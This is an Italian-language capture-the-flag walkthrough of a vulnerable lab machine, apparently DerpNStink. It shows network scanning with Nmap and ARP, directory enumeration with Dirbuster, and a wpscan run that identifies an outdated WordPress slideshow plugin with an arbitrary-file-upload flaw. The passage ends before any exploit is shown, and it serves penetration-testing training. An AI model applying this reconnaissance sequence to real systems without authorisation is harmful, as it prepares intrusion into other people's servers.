
Dopo aver scaricato ed installato la macchina virtuale, abbiamo impostato la scheda di rete su ‘shared network’, per UTM, o ‘scheda solo host’, per VirtualBox. La stessa configurazione la impostiamo anche per la macchina Kali.














Successivamente con il comando “**ip a**” individuiamo l’indirizzo IP assegnato in maniera dinamica alla macchina Kali.



A questo punto, effettuiamo una scansione arp per individuare tutti gli indirizzi IP attivi sulla rete locale e poter trovare quello della nostra macchina bersaglio.




Una volta trovato l'IP, tramite il tool **Nmap**, eseguiamo una scansione per individuare quante più informazioni possibili riguardo la macchina bersaglio. Si possono notare, infatti, tre porte aperte con i relativi servizi attivi, ftp, ssh e http.




Per il momento ci concentriamo sulla porta 80 che ospita un servizio http.


Ricerchiamo quindi tramite browser la pagina **"http://192.168.64.11"**.





Tramite la funzione ispezione, analizziamo il codice html della pagina web e, dopo varie ricerche, troviamo la **flag1**.




La scansione con nmap ci aveva restituito anche altri percorsi che andiamo a visualizzare: **"http://192.168.64.11/robots.txt"**, serve, in genere, ad indicare al motore di ricerca quali parti del sito non devono essere indicizzate, **"http://192.168.64.11/temporary"** e **"http://192.168.64.11/php".**










Ricerchiamo quindi eventuali directory nascoste eseguendo una enumerazione sul sito web tramite il tool **Dirbuster** che, dopo averlo correttamente configurato, ci restituisce informazioni utili per il proseguimento dell'esercizio, come la cartella '**php**' che contiene l'installazione di phpmyadmin e la cartella '**weblog**' che contiene l'installazione di WordPress.






Guardando nella cartella '**webnotes'** si nota un file info.txt che andiamo a visualizzare. Esso ci fornisce un probabile nome utente e ci dice di aggiornare il file degli hosts con il dns locale per poter raggiungere il blog derpnstink.






Andiamo quindi a modificare il file hosts tramite il comando "**nano /etc/hosts**" ed aggiungendo la riga "**192.168.64.11 derpnstink.local**"




Fatto ciò, effettuiamo la ricerca tramite browser della pagina “**derpnstink.local/weblog**”.
Si può notare, a piè di pagina, che è un sito creato con WordPress.




Eseguiamo quindi il tool **wpscan** che scansiona un url WordPress.

Parametro **“--enumerate ap**”: elenca tutti i plugins installati.




Tra i risultati notiamo il plugin ‘slideshow’ che potrebbe presentare una vulnerabilità in quanto risulta di una versione scaduta.




A questo punto eseguiamo una ricerca sul web della versione 1.4.6 di slideshow per vedere se effettivamente presenta una vulnerabilità. Come previsto, sul sito https://www.exploit-db.com/exploits/34514, troviamo che tale plugin ha una vulnerabilità 'arbitrary file upload' cioè consente il caricamento di una remote shell.

